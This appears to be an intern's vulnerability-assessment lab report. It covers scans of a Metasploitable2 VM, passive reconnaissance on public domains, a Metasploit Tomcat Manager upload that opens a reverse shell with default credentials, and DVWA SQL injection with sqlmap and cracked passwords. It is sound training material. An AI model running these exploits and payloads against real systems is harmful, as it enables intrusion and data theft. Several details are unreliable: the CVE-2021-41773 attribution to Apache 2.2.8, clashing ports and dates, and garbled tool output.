

VAPT TASK 02

Intern: Radha Singh

Assessment date: 13/2/2026

Environment: Kali VM (192.168.150.129) attacking Metasploitable2 VM (192.168.150.130)

1. Vulnerability Scanning Lab

Lab Overview

Objective:

Identify, analyze, prioritize, and report vulnerabilities on a vulnerable system using industry² standard tools.

Target System:

- Metasploitable2
- IP Address: 192.168.150.130

Tools Used:

- Nmap
- OpenVAS
- Nikto

1.1 Scan Execution & Screenshots

1. Nmap Scan

Command Used:

```
nmap -sV 192.168.150.130
```

Result:

```
[kali㉿kali] ~]
$ nmap -sV 192.168.150.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-25 01:50 EST
Nmap scan report for metasploitable (192.168.150.130)
Host is up (0.006s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogin
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  x11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:6A:5A:58 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.10 seconds
```


```
[kali㉿kali] ~]
$ nmap -sV -A 192.168.150.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-25 01:52 EST
Nmap scan report for metasploitable (192.168.150.130)
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
| STAT:
| FTP server status:
|   Connected to 192.168.150.129
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:c9:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-date: 2025-12-25T06:52:37+00:00: +1s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_ssl2v:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
```

2. OpenVAS Scan

Scan Type: Full and Fast

Target: 192.168.150.130

Result:



3. Nikto Scan

Command Used:

```
nikto -h http://192.168.150.130
```

```
(kali㉿kali)-[~]
$ nikto -h http://192.168.150.130
- Nikto v2.5.8

+ Target IP:          192.168.150.130
+ Target Hostname:    192.168.150.130
+ Target Port:        80
+ Start Time:         2025-12-25 02:00:29 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectoor.php?id=4698bbdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross\_Site\_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-8678
+ /?: PHPB8BF2A0-3C92-11d3-A3A9-4C7808C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?: PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?: PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?: PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/Changelog: Server may leak inodes via Etags, header found with file /phpMyAdmin/Changelog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/Changelog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.

+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /wp-config.php#: #wp-config.phpd file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2025-12-25 02:01:27 (GMT-5) (58 seconds)

+ 1 host(s) tested
```

1.2 Vulnerability Tracking Table

Scan ID	Vulnerability	CVSS Score	Priority	Host
001	Anonymous FTP Login Enabled (vsftpd 2.3.4)	7.5	High	192.168.150.130
002	Telnet Service Enabled (Plaintext Authentication)	7.0	High	192.168.150.130
003	SMB Service Exposed (Ports 139, 445)	6.5	Medium	192.168.150.130
004	Outdated Apache 2.2.8 Web Server	6.8	Medium	192.168.150.130
005	Directory Listing Enabled (/test/, /icons/)	5.3	Medium	192.168.150.130
006	phpMyAdmin Accessible Without Restriction	8.2	High	192.168.150.130
007	phpinfo() Page Exposed	5.0	Medium	192.168.150.130
008	Insecure SSL Ciphers Supported (SSLv2 / MD5)	7.4	High	192.168.150.130
009	Multiple Database Services Exposed (MySQL, PostgreSQL)	6.0	Medium	192.168.150.130

CVSS Prioritization

Scoring Logic Used:

- 9.0 – 10.0 → Critical
- 7.0 – 8.9 → High
- 4.0 – 6.9 → Medium
- Below 4.0 → Low

1.3 OWASP Top 10 (2021) Mapping

1.3 OWASP Top 10 (2021) Mapping

Vulnerability Identified from Scan	Evidence (Tool)	OWASP Top 10 (2021) Category
Anonymous FTP Login Enabled (vsftpd 2.3.4)	Nmap (Port 21, Anonymous login allowed)	A02 – Cryptographic Failures
Telnet Service Enabled (Plaintext Authentication)	Nmap (Port 23)	A02 – Cryptographic Failures
SMB Service Exposed (Ports 139, 445)	Nmap (Samba smbd 3.x-4.x)	A05 – Security Misconfiguration
Outdated Apache 2.2.8 Web Server	Nmap + Nikto	A06 – Vulnerable and Outdated Components
Directory Listing Enabled (/test/, /icons/)	Nikto	A05 – Security Misconfiguration
phpMyAdmin Accessible Without Access Control	Nikto	A01 – Broken Access Control
phpinfo() Page Exposed	Nikto	A05 – Security Misconfiguration
Weak SSL Ciphers Supported (SSLv2, MD5)	Nmap SSL output	A02 – Cryptographic Failures
Multiple Database Services Exposed (MySQL, PostgreSQL)	Nmap (Ports 3306, 5432)	A05 – Security Misconfiguration

1.4 Critical Web Vulnerability

CVE: CVE-2021-41773

Host: 192.168.150.130

Description:

The Apache web server is vulnerable to a path traversal flaw that allows attackers to access restricted

directories and execute commands remotely.

Impact:

- Sensitive file disclosure**
- Remote code execution**
- Full system compromise**

Remediation Recommendations

- Patch Apache to latest version**
- Disable unused ports (e.g., SMB if not required)**
- Restrict access using firewall rules**
- Perform regular vulnerability scans**

1.5 Escalation Email

Subject: Critical Vulnerability Identified on Production Host

Hello Team,

**During a recent vulnerability assessment, we identified a critical issue on host
192.168.150.130**

related to CVE-2021-41773. The Apache server is vulnerable to a path traversal attack, allowing

unauthorized access to sensitive files and potential remote command execution. A proof of concept

confirms exploitation via crafted URL requests.

We strongly recommend upgrading Apache to the latest patched version immediately and disabling


unused services. Please treat this as high priority, as the vulnerability poses a serious security risk.

Thanks & regards.

2. Reconnaissance

2.1 Domain Information (WHOIS)

1. OWASP (owasp.org)



The screenshot shows the Whois search results for the domain `owasp.org`. The top navigation bar includes links for Domains, Hosting, Servers, Email, Security, Whois, and Deals, along with a search bar labeled "Enter Domain".

Domain Information

Domain:	owasp.org
Registered On:	2001-09-21
Expires On:	2031-09-21
Updated On:	2024-07-07
Status:	client delete prohibited client renew prohibited client transfer prohibited client update prohibited
Name Servers:	fay.ns.cloudflare.com west.ns.cloudflare.com

Registrar Information

Registrar:	GoDaddy.com, LLC
IANA ID:	146
Abuse Email:	abuse@godaddy.com
Abuse Phone:	+1.4806242505

2. Nmap (nmap.org)



Domains Hosting Servers Email Security Whois Deals

Enter Domai

nmap.org

Updated 2 days ago



Domain Information

Domain: nmap.org
Registered On: 1999-01-18
Expires On: 2029-01-18
Updated On: 2023-08-31
Status: client transfer prohibited
Name Servers: ns1.linode.com
ns2.linode.com
ns3.linode.com
ns4.linode.com
ns5.linode.com



Registrar Information

Registrar: Dynadot Inc
IANA ID: 472
Abuse Email: abuse@dynadot.com
Abuse Phone: +1.6502620100

2.2 Subdomain Enumeration (Sublist3r)

1. owasp.org

command used:

sublist3r -d owasp.org

```
(kali㉿kali)-[~]
$ sublist3r -d owasp.org

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for owasp.org
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
```

```
[+] Total Unique Subdomains Found: 49
www.owasp.org
aivss.owasp.org
austin.owasp.org
blt.owasp.org
board.owasp.org
cashewfiles.owasp.org
cheesemonkey.owasp.org
cloud.owasp.org
contact.owasp.org
copi.owasp.org
crown.owasp.org
dev.owasp.org
devguide.owasp.org
discourse.owasp.org
docs.owasp.org
dsupport.owasp.org
dsandbox.owasp.org
dsomm.owasp.org
genai.owasp.org
giving.owasp.org
hadoop.owasp.org
kerala.owasp.org
lists.owasp.org
www.lists.owasp.org
llm.owasp.org
mu.owasp.org
mu.owasp.org
name-virt-host.owasp.org
nest.owasp.org
nw.wiki.owasp.org
ocms.owasp.org
www.ocms.owasp.org
ot.owasp.org
owaspla.owasp.org
poc.owasp.org
prodsec.owasp.org
scs.owasp.org
scs.owasp.org
scvs.owasp.org
securecodingdojo.owasp.org
secureflag.owasp.org
support.owasp.org
talk.owasp.org
tempcali.owasp.org
top10proactive.owasp.org
tsd.owasp.org
update-wiki.owasp.org
videos.owasp.org
wiki.owasp.org
www2.owasp.org
```

2. owasp.org

command used:

```
sublist3r -d nmap.org
```

```
[-] Total Unique Subdomains Found: 5
www.nmap.org
issues.nmap.org
scanme.nmap.org
svn.nmap.org
www.svn.nmap.org
```


3. Shodan Analysis

3.1 owasp.org – Shodan Summary

- Total Hosts Identified: 2
- Countries:
 - United States
 - Russian Federation
- Open Ports:
 - 443 (HTTPS)
 - 8086
- Cloud Provider: Amazon Web Services (AWS)
- Organization: Amazon Data Services

No vulnerability data was publicly available in Shodan results.

Results:



3.2 IP Address Analysis

IP Address: 44.228.249.3

- **Cloud Provider:** Amazon
- **Cloud Service:** EC2
- **Region:** us-west-2
- **Country:** United States
- **Organization / ISP:** Amazon.com, Inc.
- **ASN:** AS16509
- **Open Port**
 - **Port 80 (HTTP)**

Result:

44.228.249.3

General Information

Hostnames	ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Domain	amazonaws.com
Cloud Provider	Amazon
Cloud Region	us-west-2
Cloud Service	EC2
Country	United States
City	Boise
Organization	Amazon.com, Inc.
ISP	Amazon.com, Inc.
ASN	AS16509

Open Ports

80

4. Technology Stack Identification (Wappalyzer)

4.1 nmap.org

- **Web Server:** Apache HTTP Server (2.4.6)
- **CMS:** WordPress
- **Programming Languages:** PHP, GraphQL
- **Operating System:** CentOS

4.2 testphp.vulnweb.com

- **Application Type:** E-commerce (Cart Functionality)

- Programming Languages: Adobe Flash, PHP (5.6.40)
- Operating System: Ubuntu
- Reverse Proxy: Nginx (1.19.0)
- Web Server: Nginx (1.19.0)

4.3 Flipkart.com

- Web Server: Nginx
- CMS: WordPress
- Programming Language: PHP
- Database: MySQL

5. Reconnaissance Activity Log

Timestamp	Tool	Finding
2025-08-18 10:00:00	WHOIS	Domain ownership details collected
2025-08-18 10:20:00	Sublist3r	49 subdomains found for owasp.org
2025-08-18 10:30:00	Sublist3r	5 subdomains found for nmap.org
2025-08-18 10:45:00	Shodan	HTTPS service exposed on AWS Host
2025-08-18 11:00:00	Wappalyzer	Technology stack identified

6. Summary

Passive reconnaissance was conducted on selected domains using WHOIS, Sublist3r, Shodan, and

Wappalyzer. Domain registration details, subdomains, exposed services, and technology stacks were

identified. The activity demonstrated how OSINT tools help understand an organization's digital

footprint without performing active or intrusive scanning.

3. Exploit Simulation

The Apache Tomcat Manager application was identified running on port 8180 with weak

default credentials. Using Metasploit's Tomcat Manager exploit module, a malicious WAR

payload was uploaded to the server, resulting in successful remote command execution.

-

Exploit Configuration

- **Exploit Module: exploit/multi/http/tomcat_mgr_upload**
- **RHOSTS: 192.168.150.130**
- **RPORT: 8180**
- **HttpUsername: tomcat**
- **HttpPassword: tomcat**
- **Payload: java/shell_reverse_tcp**
- **LHOST: 192.168.150.129**
- **LPORT: 4444**

Execution Outcome

The exploit successfully authenticated to the Tomcat Manager interface, uploaded a malicious

application, and executed it on the target system. A reverse TCP connection was established,

providing an interactive command shell.

Post-Exploitation Evidence

- **whoami → tomcat55**
- **id → Confirmed Tomcat service privileges**

- **uname -a → Linux Metasploitable 2.6.24**
 - **Directory listing confirmed unrestricted command execution**
 -

Exploit Log

Exploit ID	Description	Target IP	Status	Payload
003	Tomcat Remote Code Execution	192.168.150.130	Success	Java Reverse Shell

Results:

```

msf > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/preter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > search tomcat_mgr_login

Matching Modules
=====
# Name Disclosures Date Rank Check Description
# auxiliary/scanner/http/tomcat_mgr_login . normal No Tomcat Application Manager Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/tomcat_mgr_login

msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.150.130
RHOSTS => 192.168.150.130
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8100
RPORT => 8100
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set payload java/shell_reverse_tcp
payload => Java/Shell_Reverse_Tcp
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.150.129
LHOST => 192.168.150.129
msf exploit(multi/http/tomcat_mgr_upload) > show options

Exploit options (exploit/multi/http/tomcat_mgr_upload):
=====
Name Current Setting Required Description
HttpPassword tomcat no The password for the specified username
HttpUsername tomcat no The name of the webusername
Preroute no A proxy chain of type:[host:port, type:[host:port]] [...]. Supported proxies: s-proxy, socks4, socks5, http, socks5h
RHOSTS 192.168.150.130 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 8100 yes The port to connect to
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /manager yes The URL path of the manager app (/html/upload and /undeploy will be used)
VHOST no HTTP server virtual host

Payload options (java/shell_reverse_tcp):
=====
Name Current Setting Required Description
LHOST 192.168.150.129 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
=====
id Name
# Java Universal

View the full module info with the info, or info -d command.
msf exploit(multi/http/tomcat_mgr_upload) > info
[*] Started reverse TCP handler on 192.168.150.129:4444
[*] Retrieving session ID and CSRF token ...

[*] Session Actions Edit View Help
[*] msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.150.129:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying pwnatd92xctPwY5t25Va9AdzDwKc ...
[*] Uploading and deploying pwnatd92xctPwY5t25Va9AdzDwKc ...
[*] Undeployed at /manager/html/undeploy
[*] Command shell session 2 opened (192.168.150.129:4444 → 192.168.150.130:55006) at 2025-12-25 13:29:03 -0500

whoami
tomcat55
uid=118(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
uname -a
/bin/sh: line 5: uname -a: command not found
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
lib
lib
lost+found
media
proc
nohup.out
opt
proc
root
sbin
STV
```

3.1 SQL Injection – Manual Testing Using DVWA

-

SQL Injection

The DVWA SQL Injection module was tested by manipulating the id parameter.

Input

validation was absent, allowing attackers to retrieve database records such as usernames and

surnames without authentication.

Results:

The screenshot shows the DVWA interface with the 'SQL Injection' menu item selected. In the main content area, there is a form titled 'Vulnerability: SQL Injection' with a 'User ID:' input field containing '1 OR 1=1'. Below the input field, the output shows 'First name: admin' and 'Surname: admin'. A 'More info' section provides a detailed explanation of the blind SQL injection technique used.

-

SQL Injection (Blind)

Blind SQL injection payloads such as:

' OR '1'='1' --

returned multiple database entries, proving the vulnerability even without visible SQL error

messages. This confirms that backend queries were directly influenced by user input.

Results:

The screenshot shows the DVWA interface with the 'SQL Injection (Blind)' menu item selected. In the main content area, there is a form titled 'Vulnerability: SQL Injection (Blind)' with a 'User ID:' input field containing '1 OR 1=1'. Below the input field, the output shows five database entries: 'First name: administrator', 'Surname: administrator', 'First name: guest', 'Surname: guest', 'First name: bob', 'Surname: bob', 'First name: public', 'Surname: public', and 'First name: root', 'Surname: root'. A 'More info' section provides a detailed explanation of the blind SQL injection technique used.

3.2 SQL Injection – Automated Exploitation Using sqlmap

➤ Detection Phase

sqlmap was executed against the DVWA SQL Injection endpoint. The tool identified the id

parameter as injectable and detected multiple SQL injection techniques.

➤ Identified Injection Techniques

- Boolean-based blind
- Error-based
- Time-based blind (SLEEP)
- UNION-based injection

➤ Backend Identification

- DBMS: MySQL 5.x
- Web Server: Apache 2.2.8
- Web Technology: PHP 5.2.4

➤ Database Enumeration

sqlmap successfully enumerated the DVWA database:

➤ Tables Identified

- users
- guestbook

➤ User Table Extraction

The users table was dumped successfully, revealing usernames, hashed passwords, and profile

details.

➤ Password Cracking

- Hashes were extracted and cracked using dictionary-based attacks
- Recovered credentials included:
 - admin / password
 - 14ablo14 / abc123

o 14ablo / letmein

o smithy / password

This confirms complete database compromise.

➤ Results:

```
== kali19-kali:~==
$ curl -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4285.141 Safari/537.36" https://192.168.1.108/www/vulnerabilities/sql?id=1&submit=Submit" --insecure --dns
[!] Legal disclaimer: Usage of sulmon for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 192.168.1.108:25 /2025-12-25/
[*] [Info] testing connection to the target URL
[*] [Info] testing if the target URL is stable
[*] [Info] testing if GET parameter 'id' appears to be dynamic
[*] [Info] [Warning] GET parameter 'id' does not appear to be dynamic
[*] [Info] [Warning] test shows that GET parameter 'id' might not be injectable
[*] [Info] testing 'And boolean-based blind - WHERE or HAVING clause'
[*] [Info] testing 'Or boolean-based blind - OR AND NOT OR OR GROUP BY clause (EXTRACTVALUE)'
[*] [Info] testing 'And error-based - WHERE or HAVING clause'
[*] [Info] testing 'Or error-based - OR AND NOT OR OR GROUP BY clause (EXTRACTVALUE)'
[*] [Info] testing Microsoft SQL Server/MySQL AND error-based - WHERE or HAVING clause (IN)
[*] [Info] testing MySQL > 5.1 AND error-based - WHERE or HAVING clause (IN)
[*] [Info] testing Oracle > 9i AND error-based - WHERE or HAVING clause (IN)
[*] [Info] testing PostgreSQL > 8.1 AND error-based - WHERE or HAVING clause (IN)
[*] [Info] testing Microsoft SQL Server/MySQL time-based blind (TF)
[*] [Info] testing Microsoft SQL Server/MySQL union query (UNION)
[*] [Info] testing Microsoft SQL Server/MySQL stacked queries (comment)
[*] [Info] testing Oracle stacked queries (BMS_PIPE.RECEIVE_MESSAGE - comment)
[*] [Info] testing MySQL > 5.1 AND time-based blind (every STEP)
[*] [Info] testing PostgreSQL > 8.1 AND time-based blind (TF)
[*] [Info] testing Microsoft SQL Server/MySQL time-based blind (TF)
[*] [Info] testing MySQL > 5.1 AND time-based blind (every STEP)
[*] [Info] testing Oracle > 9i AND time-based blind (every STEP)
[*] [Info] testing Generic inline queries
[*] [Info] testing Generic UNION query (UNION) - 1 to 10 columns
[*] [Info] [Warning] GET parameter 'Submit' does not seem to be injectable
[*] [Info] [Warning] test shows that GET parameter 'Submit' might not be injectable
[*] [Info] testing For SQL injection on GET parameter 'Submit'
[*] [Info] testing 'And boolean-based blind - WHERE or HAVING clause'
[*] [Info] testing 'Or boolean-based blind - OR AND NOT OR OR GROUP BY clause (EXTRACTVALUE)'
[*] [Info] testing MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (IN)
[*] [Info] testing PostgreSQL > 8.1 AND error-based - WHERE or HAVING clause (IN)
[*] [Info] testing Oracle > 9i AND error-based - WHERE or HAVING clause (IN)
[*] [Info] testing Microsoft SQL Server/MySQL stacked queries (comment)
[*] [Info] testing Microsoft SQL Server/MySQL union query (UNION)
[*] [Info] testing Oracle stacked queries (BMS_PIPE.RECEIVE_MESSAGE - comment)
[*] [Info] testing MySQL > 5.1 AND time-based blind (every STEP)
[*] [Info] testing PostgreSQL > 8.1 AND time-based blind (TF)
[*] [Info] testing Microsoft SQL Server/MySQL time-based blind (TF)
[*] [Info] testing MySQL > 5.1 AND time-based blind (every STEP)
